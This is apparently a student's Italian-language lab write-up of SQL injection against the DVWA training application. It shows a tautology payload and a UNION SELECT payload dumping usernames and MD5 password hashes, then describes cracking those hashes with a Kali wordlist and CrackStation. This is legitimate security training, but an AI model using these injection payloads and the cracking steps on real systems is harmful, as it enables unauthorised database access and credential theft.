




Vulnerability: SQL Injection
User ID:
Submit
ID: % 'OR '1'='1
First name: admin
Surname: admin
ID: % 'OR '1'='1
First name: Gordon
Surname: Brown
ID: % 'OR '1'='1
First name: Hack
Surname: Me
ID: % 'OR '1'='1
First name: Pablo
Surname: Picasso
ID: % 'OR '1'='1
First name: Bob
Surname: Smith


Vulnerability: SQL Injection
User ID:
Submit
ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users#
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99
ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users#
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03
ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users#
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b
ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users#
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7
ID: 3' and 1=0 union select null,concat(first_name,0x0a,password) from users#
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99


Ricapitolando, qeusti sono i passaggi dell'attacco sql injection avvenuto ieri. Con l affermazione sempre vera booleana ho trovato first name e username degli utenti registrati, poi provando con il comando dopo ho trovato tutti gli username e le password.



Poi ho copiato tutti gli utenti con le passsword cifrrate in un file chiamato password.txt.




Poi per curiosita sono andato a vedere questo file prsente in kali contenente una quantita gigantesca di password comuni cifrate.



Qui ho unito i due file gia contenuti in kali contenenti login e password in un unico file.

Poi ho creato il file con permessi da root "pasword1.txt" con tutte le password cifrate con l attacco sql injection ed ho lanciato il comando e me ne ha trovate solo 3:



La 4 non me l ha trovata ed e quella di Bob che ha la stessa password di admin: "password".

L'ultima password, di hack, l ho trovata con il tool che si trova online chiamato CrackStation.